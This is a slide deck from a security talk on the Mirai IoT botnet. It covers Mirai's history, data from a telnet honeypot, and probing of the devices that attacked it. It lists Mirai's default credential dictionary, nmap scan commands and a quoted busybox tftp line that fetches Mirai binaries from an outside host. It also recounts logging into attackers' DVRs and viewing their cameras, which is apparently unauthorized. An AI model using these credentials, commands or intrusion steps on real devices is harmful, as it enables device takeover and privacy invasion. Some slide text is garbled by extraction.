



**MIRAI: CHICKEN,  
HONEY AND  
VIDEOTAPES**

InnoTec

S Y S

T E M

Entelgy

BY FRANCISCO J. SUCUNZA

# 1ST ACT

# VIDEO TAPES

# WHAT IS MIRAI?

# IT IS A BOTNET.

It is said that:


It infects devices of the so-called "internet of things" (IoT)

# DEFAULT USER NAMES AND PASSWORD

Mirai attacks devices of Internet of things exposed to internet with default credentials.

It uses a combination of 61 users and passwords of devices of internet of things.

Or maybe not, it depends on the point of view.

A close-up photograph of a man in a dark suit and tie, looking directly at the camera with a surprised or concerned expression. His right hand is raised, with fingers slightly spread, as if gesturing or emphasizing a point. The background is a plain, light-colored wall.

**CHANGING DEFAULT FACTORY  
CREDENTIALS  
IS OVER RATED  
SPECIALLY ON DEVICES OF  
INTERNET OF THINGS.**

A close-up shot of Will Smith in a dark suit, white shirt, and dark tie. He has a serious, intense expression and is holding a handgun pointed towards the camera. The background is slightly blurred, showing a wall with a decorative sconce and a door handle.

**SAY "INTERNET OF THINGS" AGAIN!**



# MIRAI IS RESPONSIBLE OF DDOS ATTACKS ON:

OVH web hosting provider

Krebs on security blog

Dyn dns services.

Tuesday, April 23, 2013  
14:54:14

80. (19)  
84. (30)  
88. (46)  
85. (26)  
81. (27)  
87. (28)  
83. (23)  
89. (40)  
82. (32)  
86. (19)  
195. (7)  
190. (45)  
19. (45)  
15. (29)  
178. (30)  
17. (46)  
117. (33)  
112. (20)  
11. (36)  
1. (3)  
14. (14)  
189. (21)  
185. (28)  
180. (21)  
18. (61)  
13. (8)  
12. (44)  
10. (52)  
168.221.157.150  
164.100.6.10  
21. (37)  
2. (22)  
20. (47)  
2. (20)  
95. (29)  
93. (32)  
94. (21)  
92. (24)  
90. (27)  
9. (34)  
79.2. (26)  
79. (32)  
78. (41)  
77. (24)  
7. (14)  
41.2. (32)  
41. (42)  
46. (30)  
4. (16)  
5. (13)  
3. (12)

CSS  
/download.css

Script

Images  
/friends/tomahawk\_banner.png

Misc  
/vlc/2.0.6/win32/vlc-2.0.6-win32.exe.asc

/vlc/2.0.6/macosx/vlc-2.0.6-intel64.dmg

00002781

# DDoS attack over vlc visualization from logstalgia project

# KREBS ON SECURITY

*There are some indications that this attack was launched with the help of a botnet that has enslaved a large number of hacked so-called “Internet of Things,” (IoT) devices — routers, IP cameras and digital video recorders (DVRs) that are exposed to the Internet and protected with weak or hard-coded passwords.*

# KREBS ON SECURITY ON AKAMAI DDOS

Registered most important DDoS on akamai: 360 Gps

Mirai attack on Akamai.....:660 Gps

Finally Krebs **was invited to leave Akamai.**



# AGO 2016: "MALWARE MUST DIE" SITE

Performed a binary analysis


Some of their conclusions about MIRAI:

- It opens 48101 in localhost for incoming connections..
- It creates /dev/watchdog and /dev/misc devices for some kind of delay

# SEPT 2016: ANNA-SENPAI RELEASED THE SOURCE CODE OF MIRAI





WHAT A  SURPRISE ...



# 2ND ACT

# HONEY



# LOW INTERACTION HONEY POT FAKE TELNET CREDENTIALS CACHING.

I had not great expectations

```
0064,36a17bf2-e156-4c83-a1af-e904b992b38c,bb99b7b7-1751-4d0e-9bb4-4afde0691eef,39658,,23,telnet,enable,system
7081,0230a2cc-0924-454f-880c-938c64728b74,28824dd6-538c-450a-bd88-32817f62f72c,39661,,23,telnet,enable,system
8706,a8545288-3662-4acf-b841-03475d7f53ce,28824dd6-538c-450a-bd88-32817f62f72c,39661,,23,telnet,shell,sh
8417,0498b02b-7194-4e88-b234-2231e83663d1,bb99b7b7-1751-4d0e-9bb4-4afde0691eef,39658,,23,telnet,shell,sh
9160,9895b25a-aa6a-48dd-854a-228a22544f17,6e93b088-2d98-49b3-9a2d-e67123973ede,39917,,23,telnet,admin,admin1234
9486,0509380d-64a0-4360-b8f2-80cf73c77042,6e93b088-2d98-49b3-9a2d-e67123973ede,39917,,23,telnet,enable,system
6564,129bba3c-4532-4d27-bf71-c9b9f1128480,ed25c8da-1d27-4996-942b-e25a31bb027f,39924,,23,telnet,root,default
7780,f1132b81-ca5a-4e85-9c46-042a1782e773,6e93b088-2d98-49b3-9a2d-e67123973ede,39917,,23,telnet,shell,sh
73050,a4471668-d207-48c1-8ff5-b5107f92c51f,ed25c8da-1d27-4996-942b-e25a31bb027f,39924,,23,telnet,enable,system
9860,6ea3653e-4da1-4fc3-9d0d-cabd3d533331,ed25c8da-1d27-4996-942b-e25a31bb027f,39924,,23,telnet,shell,sh
1738,5cc548b3-98dc-4043-9de5-7df6606e3358,fb551e29-643e-4892-a9e1-9935ec9d85e9,40213,,23,telnet,root,
6146,3244fc4f-f22a-443a-b86f-d49478cc48ee,4d73d96f-ba21-4cb1-9bc6-5e9bc51793f1,40214,,23,telnet,root,default
8561,0484d8ca-981e-491e-bb2e-92ce9c1eb43a,fb551e29-643e-4892-a9e1-9935ec9d85e9,40213,,23,telnet,enable,system
9178,feb9dbab-8801-418e-8f01-bc54352502f8,4d73d96f-ba21-4cb1-9bc6-5e9bc51793f1,40214,,23,telnet,enable,system
5931,a92cd35e-64cc-4047-8f97-0aa24364fd62,fb551e29-643e-4892-a9e1-9935ec9d85e9,40213,,23,telnet,shell,sh
7357,9a00db72-5e3a-4a4c-94d5-f70c9cc7362c,4d73d96f-ba21-4cb1-9bc6-5e9bc51793f1,40214,,23,telnet,shell,sh
9279,eddc4954-1492-4614-9ab2-8f2e5f91fc11,409671d3-df20-4315-9ac7-f1bfb75b1968,40510,,23,telnet,root,vizxv
1413,573d4c1e-7883-454c-988c-489cbfe4884f,409671d3-df20-4315-9ac7-f1bfb75b1968,40510,,23,telnet,enable,system
7226,1ac927f16e98-4552-a47c-446c1b95e551d71-11-36-abb8e-e1e0ff206a6b,40505,,23,telnet,enable,system
6716,b4b92334-9102-451b-b5e1-879a2559daf4,409671d3-df20-4315-9ac7-f1bfb75b1968,40510,,23,telnet,shell,sh
4645,c1b361a4-025f-458e-ae97-ad6547e363a2,e691db71-148d-436b-bb8e-e1e0ff206a6b,40505,,23,telnet,enable,system
7390,5b8d4945-bbcf-4c14-812e-a73700d7d723,e691db71-148d-436b-bb8e-e1e0ff206a6b,40505,,23,telnet,shell,sh
```

**BUT I FOUND MUCH MORE THAN EXPECTED...**

**... AND ALMOST IMMEDIATELY**

```
ect to remote host: Connection refused
T -P0 -v -F 177.34.13.218
```

Music: Kraftwerk - Pocket calculator

```
http://nmap.org ) at 2016-11-18 23:36
S resolution of 1 host. at 23:36
```



# HAD I BEEN LUCKY?

Scanned a subset of ips ...

... searching for ports 80,8080,81,443 ...

... making screenshots

```
#nmap -v -iL /tmp/lista.ips --script=http-screenshot -p 80,443,81,8080
```





AFTER A LONG

WEEKEND...

... THIS IS A SUMMARY

OF WHAT I FOUND.



# Nome de usuario ou Senha incorretos. Favor consultar a resoluo de problemas abaixo:

## **Ser que a trava do Caps Lock est habilitada em seu teclado?**

O nome de usuario e a senha devem ser digitados em letra minscula. Verifique se a luz da trava de maiusculas est desligada e pressione o tecla novamente.

Music: Ghost in the shell OST 1995 - Making a cyborg.

## **Voc esqueceu o seu nome de usuario ou sua senha?**

Por favor restaure as configuraes padres de fbrica caso voc esqueceu o seu *nome de usuario* e a sua *senha*. O nome de usuario e a senha padro de acesso so ambos estabelecidos como "admin".

**Nota: As configuraes sero restauradas para o padro de fbrica depois da reinicializao.**

## **Como restaurar o dispositivo para as configuraes padres de fbrica?**

Primeiro localize o boto "RESET" no painel traseiro do dispositivo, para em seguida apertar e segur-lo por pelo menos 5 segundos. O dispositivo ento ser reinicializado e suas configuraes sero restauradas aos padres de fbrica.



Ham - N/A

Current

Bouquets

Providers

Satellites

All Channels

EPG

20:30 - 22:35 Rocky III

22:35 - 00:15 Rocky IV

Cinema Rocky

CinemaFamilyHD

Cinema Family

CinemaFamily+1HD

Cinema Passion HD

Cinema Passion

Cinema Comedy HD

Cinema Comedy

Cinema Max HD

20:10 - 22:15 Collateral

22:15 - 00:00 Strah House

Cinema Max

Cinema Max +1 HD

Cinema Max +1

Cinema Cult HD

Cinema Cult

Cinema Classics HD

Cinema Classics

Mosaico Cinema

Sky 3D

Sky Uno HD

Sky Uno

Sky Uno +1 HD

Sky Uno +1

Sky Atlantic HD

Sky Atlantic

Sky Atlantic +1 HD

Sky Atlantic 1992

Fox HD

Fox

-

# ACCESS WITHOUT CREDENTIALS!!!



**SO, THIS HONEY IS GOOD!**

But I needed to organize logs

So I put them in kibana ...



# THIS IS THE QUERY FOR "MIRAI EVENTS"

(usuario: 666666 AND password: 666666) OR (usuario:  
888888 AND password: 888888) OR ... (usuario: admin AND  
password: 1111111)

**SOME DATA**



root xmhdipc  
root 666666  
root 7ujMko0vizzv  
admin 111111 user user  
root 888888 root vizxv admin password  
root 00000000 root pass admin 1111 admin 1234  
smcadmin root admin admin admin  
root root root 1111 root dreambox  
root default root password supervisor supervisor root 1111 root juantech  
root 12345 root xc3511 admin 54321 root 123456  
ubnt ubnt root hi3518 root anko root 54321  
service service root 1234 support support admin admin1



FROM THE BEGINNING OF NOVEMBER:

**607K** EVENTS

**191K** ARE MIRAI EVENTS

ONE THIRD ARE **"MIRAI" EVENTS**

DIFERENT MIRAI SOURCE IP ADDRESSES **21K**



Country	Mirai Events	Percentage
Vietnam	23.013	13,95
China	20.670	12,53
Brazil	17.712	10,74
Taiwan	16.182	9,81
Ukraine	10.398	6,3



Ip	Mirai Events	Percentage
46.172.91.20	2.580	36
185.75.158.226	554	7
89.248.162.185	251	6



Passwords	Percentage
-----------	------------

admin	10.85
-------	-------

xc3511	6.75
--------	------

vizxv	6.2
-------	-----

888888	4.81
--------	------


password	4.67
----------	------







histograma-users-pass-mirai



lps-unicas-total

# 27,22

Unique count of src



lps-unicas-mirai


# 23,91

Unique count of src



# 3RD ACT

# CHICKEN



Top-20-mirai

Tarta-passwords

**I MADE SURE THAT I WAS  
COLLECTING MIRAI IPS ...  
... LOOKING FOR CAMERAS**

- CAM 1
- CAM 2
- CAM 3
- CAM 4



- Zoom in (+) and Zoom out (-) buttons
- Focus in (+) and Focus out (-) buttons
- IR in (+) and IR out (-) buttons



Logout

- CAM 1
- CAM 2
- Substream
- CAM 4
- CAM 5
- CAM 6
- CAM 7
- CAM 8



Navigation controls including arrows for pan, zoom, and focus, and buttons labeled 'zoom', 'focus', and 're'.





# SPAIN



**THAT PROVED THAT I WAS  
COLLECTING "MIRAI" IP ADDRESSES**

**...**

**... AND A "FRIEND" OF MINE ASKED  
ME FOR A LIST OF IPS.**

**HE WANTED TO PLAY A LITTLE.**



**HE LOOKED FOR PORT 23 AND 2323**

**...**

**... AMONG MY ATTACKERS.**

**HE TRIED TO LOG IN USING ...  
... THE SAME COMBINATION OF  
USER/PASS**



# IN SOME MACHINES THIS IS WHAT HE FOUND

```
telnet X.X.X.X
Trying X.X.X.X
Connected to X.X.X.X.
Escape character is '^]'.

REINCARNA / Linux.Wifatch

Your device has been infected by REINCARNA / Linux.Wifatch.

We have no intent of damaging your device or harm your privacy in any way.

Telnet and other backdoors have been closed to avoid further infecting
this device. Please disable telnet, change root/admin passwords, and
update the firmware.

This software can be removed by rebooting your device, but unless you
```

# IN OTHER OCASSION

```
root@kali:~/MIRAI# proxychains telnet 122.117.XXX.31
```

```
Escape character is '^]'.  
dvr dvs login: root
```

```
Password:
```

```
BusyBox v1.16.1 (2012-10-17 17:33:25 CST) built-in shell (ash)
```

```
Enter 'help' for a list of built-in commands.
```

```
can not change to guest!
```

```
[root@dvr dvs /] #
```

# NETSTAT -NA

what were those strange processes?

```
[root@dvrdrv /] # netstat -nap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.1:48101 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:48109 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:9521 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:40980 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:49813 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
tcp 0 0 122.XXX.XXX.31:23 190.140.159.78:58296 SYN_RECV
tcp 0 0 122.XXX.XXX.31:23 122.117.159.130:24011 SYN_RECV
```

# AFTER SEVERAL COMMANDS

"ps" was executed

and a **tftp** was found in other machine

```
7663 root      1248 S      sh
 9379 root         208 S      n48lorkl2a2l
 9381 root         216 S      n48lorkl2a2l
 9382 root         248 S      n48lorkl2a2l
.....
11354 root      1248 S      sh
11536 root      1236 S      /bin/busybox tftp -g -l dvrHelper -r mirai
11689 root      1248 S      -sh
11713 root      1248 S      sh
11807 root      1236 S      /bin/busybox tftp -g -l dvrHelper -r mirai
11829 root      1240 R      ps
26446 root         208 S      foflqillt0eIng2c7rpc
26449 root         248 S      foflqillt0eIng2c7rpc
```

**LET'S FOCUS ON ..**

foflqillt0elng2c7rpc process

we will see tftp later:

```
/bin/busybox tftp -g -l dvrHelper -r mirai.arm7  
185.XXX.XXX.14
```

# ¿WHAT IS FOFLQILLT0ELNG2C7RPC PROCESS?

26446 root 208 S foflqillt0elng2c7rpc

Remember that we have limited shell so:

```
[root@dvr dvs /] # cat /proc/26446/maps
00008000-00017000 r-xp 00000000 01:00 233          /dvrHelper (deleted)
0001e000-0001f000 rwxp 0000e000 01:00 233          /dvrHelper (deleted)
00981000-00982000 rwxp 00000000 00:00 0           [heap]
beba0000-bebc1000 rwxp 00000000 00:00 0           [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0           [vectors]
```

# CAN SEVERAL MIRAI COEXIST?

executing netstat -nl:

```
[root@dvrdrv /] # netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp    0      0 localhost:48101         0.0.0.0:*                LISTENING
tcp    0      0 localhost:48202         0.0.0.0:*                LISTENING
tcp    2      0 0.0.0.0:22              0.0.0.0:*                LISTENING
tcp    0      0 0.0.0.0:33782           0.0.0.0:*                LISTENING
tcp    0      0 :::8000                 :::*                     LISTENING
tcp    0      0 :::80                   :::*                     LISTENING
tcp    0      0 :::23                   :::*                     LISTENING
tcp    0      0 :::1080                  :::*                     LISTENING
raw    8680   0 0.0.0.0:6                0.0.0.0:*                LISTENING
raw    5208   0 0.0.0.0:6                0.0.0.0:*                LISTENING
Active UNIX domain sockets (only servers)
Proto RefCnt Flags               Type               State         I-Node Path
unix  2      [ ACC ]               STREAM            LISTENING     1737 @ISCSIADM_A
unix  0      [ ]                 STREAM            LISTENING     2000 /
```



# SO TFTP DOWNLOADS BINARY TO DVRHELPER

.. it is executed ..

.. and deleted..



# WHAT HAPPEND TO 185.XXX.XXX.14?

.. we connected to tftp ..

.. and it was posible to download ..

.. "mirai" binaries for several architectures ..

```
# md5sum *
e1806db9ecfb95a665321450f2bba8d7  dvrHelper
fdcc093bc03c47ad215171f833709141  mirai.arm
8a62c320dd1113b83dd512d5aa16d5c8  mirai.arm7
36cc8b9370512a27df47148803ff8114  mirai.m68k
94a911207e8a947bf90d377c97a76dd1  mirai.mips
e1806db9ecfb95a665321450f2bba8d7  mirai.ppc
```

**IS THERE SOMETHING ON WEB  
PORT?**





**This domain name has been seized by ICE - Homeland Security Investigations, pursuant to a seizure warrant issued by a United States District Court under the authority of 18 U.S.C. §§ 981 and 2323.**

***Willful copyright infringement is a federal crime that carries penalties for first time offenders of up to five years in federal prison, a \$250,000 fine, forfeiture and restitution (17 U.S.C § 506, 18 U.S.C. § 2319). Intentionally and knowingly trafficking in counterfeit goods is a federal crime that carries penalties for first time offenders of up to ten years in federal prison, a \$2,000,000 fine, forfeiture and restitution (18 U.S.C. § 2320).***

# REALLY?

tfpt server was still active



# IN OTHER VICTIM

several weeks later ...

.. another tftp

```
2704 guest      1248 S    -sh
 2718 guest      1248 S      sh
 9790 root       1260 S    -sh
